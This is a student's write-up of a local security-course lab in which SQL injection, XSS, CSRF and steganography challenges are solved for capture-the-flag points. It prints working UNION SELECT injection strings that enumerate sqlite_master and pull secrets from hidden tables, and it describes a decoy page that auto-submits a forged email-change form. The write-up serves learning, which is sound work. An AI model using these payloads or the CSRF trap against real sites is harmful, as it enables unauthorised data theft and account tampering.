

Information Security A-03

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01 SQL Injection – Basic

Exploit a basic SQL Query

Testing basic query , got basic table and user information

query: %

The screenshot shows a Windows desktop with a browser window titled "SQL Lab". The URL in the address bar is "127.0.0.1:5000/sql?term=%25". The main content area is titled "SQL Injection Playground" and contains a search input field with "%25" and a "Query" button. Below it is a "EXECUTED QUERY" section showing the SQL query: "SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE '%25'". To the right is a sidebar with the following sections:

- Objective:** Extract the hidden flag by exploiting the vulnerable leaderboard query.
- Hints:**
 - The query uses `LIKE '%{your_input}%'` - think about how to break out of this.
 - Use `UNION SELECT` to combine results from another table.
 - Submit the extracted flag via the flag station.

The table below shows player data:

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

query: %' UNION SELECT 1,2,3--

The screenshot shows a browser window for 'SQLi Lab' at the URL `127.0.0.1:5000/sql?term=%25%27+UNION+SELECT+1%2C%2C3--`. The page title is '#4CK P07470'. On the left, there's a 'SQL Injection Playground' section with a note about concatenation and no escaping. A user input field contains '%' UNION SELECT 1,2,3-- and a 'Query' button. Below it is an 'EXECUTED QUERY' section showing the raw SQL: `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE '%'`. To the right is a table with player data:

Roll	Name	Points
1	2	3
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

On the right, there's an 'Objective' section with instructions to extract a hidden flag by exploiting the vulnerable leaderboard query, and a 'Hints' section with tips for breaking the LIKE pattern.

This way I can tell that this is injectable because results are showing

The screenshot shows a browser window for 'SQLi Lab' at the URL `127.0.0.1:5000/sql?term=%25%27+UNION+SELECT+1%2C+tbl_name%2C+3+FROM+sqlite_master--`. The page title is '#4CK P07470'. The layout is identical to the first screenshot, with the 'SQL Injection Playground' section, user input '%' UNION SELECT 1, tbl_name, 3 FROM sqlite_master--, and the resulting table of database names:

Roll	Name	Points
1	access_keys	3
1	admins	3
1	client_vault	3
1	contracts	3
1	feedback	3

Getting all the table names to find the flag

query: %' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --

The screenshot shows a browser window titled "SQLi Lab" at the URL `127.0.0.1:5000/sql?term=%27+UNION+SELECT+name%2C1%2C1+FROM+sqlite_master+WHERE+type%3D%27table%27+--`. The page displays a "SQL Injection Playground" where the user has entered the exploit query. The "EXECUTED QUERY" section shows the raw SQL: `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE`. Below this is a table with columns "Roll", "Name", and "Points". The table data is as follows:

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130
access_keys	1	1

The "Objective" section on the right states: "Extract the hidden flag by exploiting the vulnerability in the leaderboard query." It includes a list of hints and a "Hints:" section with specific tips for this exploit.

And I found a "player_secrets" table

The screenshot shows a browser window with a table listing various database tables. The "player_secrets" table is highlighted with a yellow box. The table data is as follows:

	message_vault	1	1
	message_vault_tail	1	1
	player_secrets	1	1
	session_tokens	1	1
	session_tokens_tail	1	1
	shipments	1	1

A yellow callout box on the right side of the screen contains the text: "Tauha Imran 2211233 cs-g Info.Sec. A-3 Task1 getting table names".

Getting data from that "player_secrets" table

query: %'UNION SELECT secret_token, reward_points, 0 FROM player_secrets--

The screenshot shows a browser window for 'SQLi Lab' at the URL `127.0.0.1:5000/sqli?term=%25%27UNION+SELECT+secret_token%2C+reward_points%2C+0+FROM+player_secrets--`. The 'EXECUTED QUERY' field contains the SQL command:

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE %'UNION SELECT secret_token, reward_points, 0 FROM player_secrets--
```

The results table shows the following data:

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130
FLAG{This_is_not_the_flag}	104	0
FLAG{Trust_me_its_false_1}	102	0
FLAG{Trust_me_its_ture_1}	100	0
FLAG{Trust_me_its_false_2}	103	0
FLAG{Hello_world_to_SQLi}	999	0
FLAG{Trust_me_its_ture_2}	101	0

A yellow 'Hints' box contains the following tips:

- Start with '*' to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your UNION must match this count.
- Try: '*' UNION SELECT 1,2,3 - first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like secret_token or token.
- You'll see multiple results - try submitting each one to find the correct flag.

A yellow note card on the right says:

+ ... ×
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Info.Sec. A-3
Task1
getting table names|

Found the flags now submitting and seeing which one works!

Flags Found	Correct?
FLAG{This_is_not_the_flag}	NO
FLAG{Trust_me_its_false_1}	NO
FLAG{Trust_me_its_ture_1}	NO
FLAG{Trust_me_its_false_2}	NO
FLAG{Hello_world_to_SQLi}	999
FLAG{Trust_me_its_ture_2}	YESSS

Flag Station

127.0.0.1:5000/flags

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

Flag captured for SQLi! +100 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (FLAG{...}). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF
Forge a state-changing request to grab this flag

SQLI
Extract the hidden data via SQL injection
Captured ✓

SQLI_ADV
Chain UNION SELECT payloads against confidential contracts

SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data

STEG
Bonus stego puzzle hidden in the site chrome.

XSS
Pop an alert and steal the flag with stored XSS

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Task1
found the flag!!!

02 SQL Injection – Advance –

Exploit a bit advanced SQL Query

Starting off with a basic query to see what we can find
query: %

The screenshot shows a Windows desktop environment with a browser window titled "Sqli Contracts Lab" open at the URL `127.0.0.1:5000/sqli/contracts?client=%25`. The browser's address bar also shows the URL. The page title is "#4CK P07470". The main content area is titled "Executive Contracts Search" and contains a search form with a "Client name contains" input field containing "%". Below the form is a "EXECUTED QUERY" section showing the raw SQL query: `SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl`. To the right of the query is a table with three rows of data:

Client	Scope	Budget
Rapid Rail	SCADA hardening review	\$120000
Monarch Cyber	Red-team readiness exercise	\$85000

Below the table, there are two "Notes" sections:

- Flag stored in confidential appendix C
- VPN creds stored under vault entry v-992

To the right of the table, there are two callout boxes. The top one is titled "Objective" and says: "Extract confidential data from the contracts database using SQL injection." It lists three steps:

- The search uses `LIKE '%{your_input}%'` - inject a UNION SELECT.
- Determine the exact column count first (try `ORDER BY 1, ORDER BY 2, etc.`).
- Extract the flag from a separate vault table.

The bottom callout box is titled "Hints:" and provides several tips:

- Start with %' to close the LIKE pattern.
- Count columns: %' ORDER BY 1--, %' ORDER BY 2--, etc. until you get an error.
- The query has 4 columns: client_name, scope, budget, confidential_notes.
- Use UNION SELECT with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like client_vault or vault.
- The flag might be in a column like encrypted_data or data.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to

now further exploring the columns

query: %' UNION SELECT 'a','b',1,'c' ORDER by budget --

%' UNION SELECT 'a','b','1,'c' ORDER by budget --

EXECUTED QUERY

Client	Scope	Budget
a	b	\$1
Helios Bank	Mobile app pen test	\$64000

Notes:

Data room URL: <https://helios.example/deal>

Monarch Cyber Red-team readiness exercise \$85000

VPN creds stored under vault entry v-992

Rapid Rail SCADA hardening review \$120000

Notes:

Flag stored in confidential appendix C

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Task2

Now getting the table names

query: %' UNION SELECT name, 'x', 1, 'x' FROM sqlite_master –

Found a table named “client_vault”, I think the flag might be there

#4CK P07470

Executive Contracts Search

Analysts use this tool to look up client contracts by name. Unfortunately the search term is spliced directly into the SQL string.

Client name contains

%' UNION SELECT name, 'x', 1, 'x' FROM sqlite_master --

EXECUTED QUERY

Client	Scope	Budget
Helios Bank	Mobile app pen test	\$64000
Monarch Cyber	Red-team readiness exercise	\$85000

Notes:

Data room URL: <https://helios.example/deal>

VPN creds stored under vault entry v-992

Objective

Extract confidential data from the contracts database using SQL injection.

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Task2

Hints:

- Start with %' to close the LIKE pattern.
- Count columns: % ORDER BY 1--, % ORDER BY 2--, etc.
- The query has 4 columns: client_name, scope, budget, confidential_notes.
- Use UNION SELECT with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like client_vault or vault.
- The flag might be in a column like encrypted_data or data.
- Place the flag column in the 4th position to see it in the "Notes" field.

And using the hints got this from “client_vault” table by accessing the encrypted_data column

query: %' UNION SELECT 1, encrypted_data,'b','c' FROM client_vault—

Objective
Extract confidential data from the contracts database using SQL injection.

- The search uses `LIKE '%(your_input)%'` - in `SELECT`.
- Determine the exact column count first [Task1] `ORDER BY 2, etc.`
- Extract the flag from a separate vault table. [Task2]

Hints:

- Start with `%`` to close the LIKE pattern.
- Count columns: `%` ORDER BY 1--, %` ORDER BY 2--, etc.` until you get an error.
- The query has 4 columns: `client_name, scope, budget, confidential_notes`.
- Use `UNION SELECT` with 4 columns matching the types `(TEXT, TEXT, INTEGER, TEXT)`.
- Look for a table named something like `client_vault` or `vault`.
- The flag might be in a column like `encrypted_data` or `data`.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to find the correct flag.

Flags Found	CORRECT?
FLAG{Keep_looking_elsewhere}	NO
FLAG{Not_the_real_flag_here}	NO
FLAG{Nice_try_Kiddo_Now_try_next}	YES
FLAG{Trust_me_its_false_3}	NO
FLAG{Trust_me_its_ture_3}	NO

Flag Station

127.0.0.1:5000/flags

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

Flag captured for SQLI_ADV! +110 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (FLAG{...}). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF
Forge a state-changing request to grab this flag
 Submit

SQLI
Extract the hidden data via SQL injection
Captured ✓


SQLI_ADV
Chain UNION SELECT payloads against confidential contracts
Captured ✓

SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data

STEG
Bonus stego puzzle hidden in the site chrome.
 Submit

XSS
Pop an alert and steal the flag with stored XSS
 Submit

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Task2
flag found!



03 SQLi blind - It's a blind SQL.

It doesn't show error msg, or expected query upon injection.

I couldn't do this one and I think I forgot to push my attempts of this one lol

04 Cross-Site Scripting (XSS) –

The site features a public comment or feedback section.

Honestly this one just worked with anything...

it tried both


message : Test


message:

and got the same flag

FLAG{Nothig_is_for_free}


Here's the screenshots of me testing it out and confirming the flag





05 CSRF Task – Cross-Site Request Forgery (CSRF)

- Inspected the vulnerable page using Browser Developer Tools (Elements/Sources).
- Identified a hidden <script> block that exposed the flag directly on the client side.
- Recovered the flag: **FLAG{Security_is_illusion}**.
- Demonstrated the CSRF exploit by creating a malicious attack.html page.
- The malicious page:
 - Displays an innocent-looking message.
 - Contains a hidden POST form targeting <http://localhost:5000/csrf/update-email>.
 - Auto-submits the form when the user clicks anywhere on the page.
- Screenshots included:
 - The visible front-end interface.




- The <script> section containing the exposed flag.

The screenshot shows a browser window with three tabs open, all titled "CSRF Lab". The main content area displays a login form for "Profile Settings (No CSRF tokens anywhere)". The form includes fields for "Email address" (set to "victim-powered@example.com") and a "Save changes" button. Below the form is a note: "Open [this exploit template](#) in another tab to see an exploit that auto-autosubmits this form." To the right, the browser's developer tools are open, specifically the "Elements" tab, showing the source code of the page. A tooltip from the AI assistance feature in the developer tools provides information about the challenge, mentioning "CSRF - Cross Site Request Forgery" and how it can be exploited by tricking a user into making a request they didn't intend. The tooltip also notes that the form has no CSRF protection and that the user is logged in.

- The hidden CSRF attack form inside attack.html.

The screenshot shows a browser window with the URL "127.0.0.1:5000/static/attacks/csrf_trap.html". A modal dialog box is displayed with the heading "Win free swag!" and the subtext "We just need your consent. Click anywhere 😊". In the top right corner of the browser window, there is a tooltip from the AI assistance feature. The tooltip contains the user's information: "Tauha Imran", "2211239 CS-G", and "InfoSec - A3". The browser taskbar at the bottom shows various pinned icons and the current date and time as "2:00 PM 11/27/2023".


- Flag submitted successfully




- Concluded that the application lacked proper CSRF protection and leaked sensitive data in the frontend.

06 Bonus Task – STEG (Stenography)


- Downloaded the provided image file **download.png** from the challenge portal.



- Verified the file type and basic structure (PNG header visible when opened in text viewer).



- Introduced the concept of **steganography**— hiding information inside image files using metadata, pixel data, or embedded text.



- Used **exiftool** to inspect the image's metadata and hidden fields.
- Checked for non-standard fields, embedded comments, or unusual metadata entries that could contain the hidden flag.
- Prepared screenshots of the exiftool output as evidence of analysis.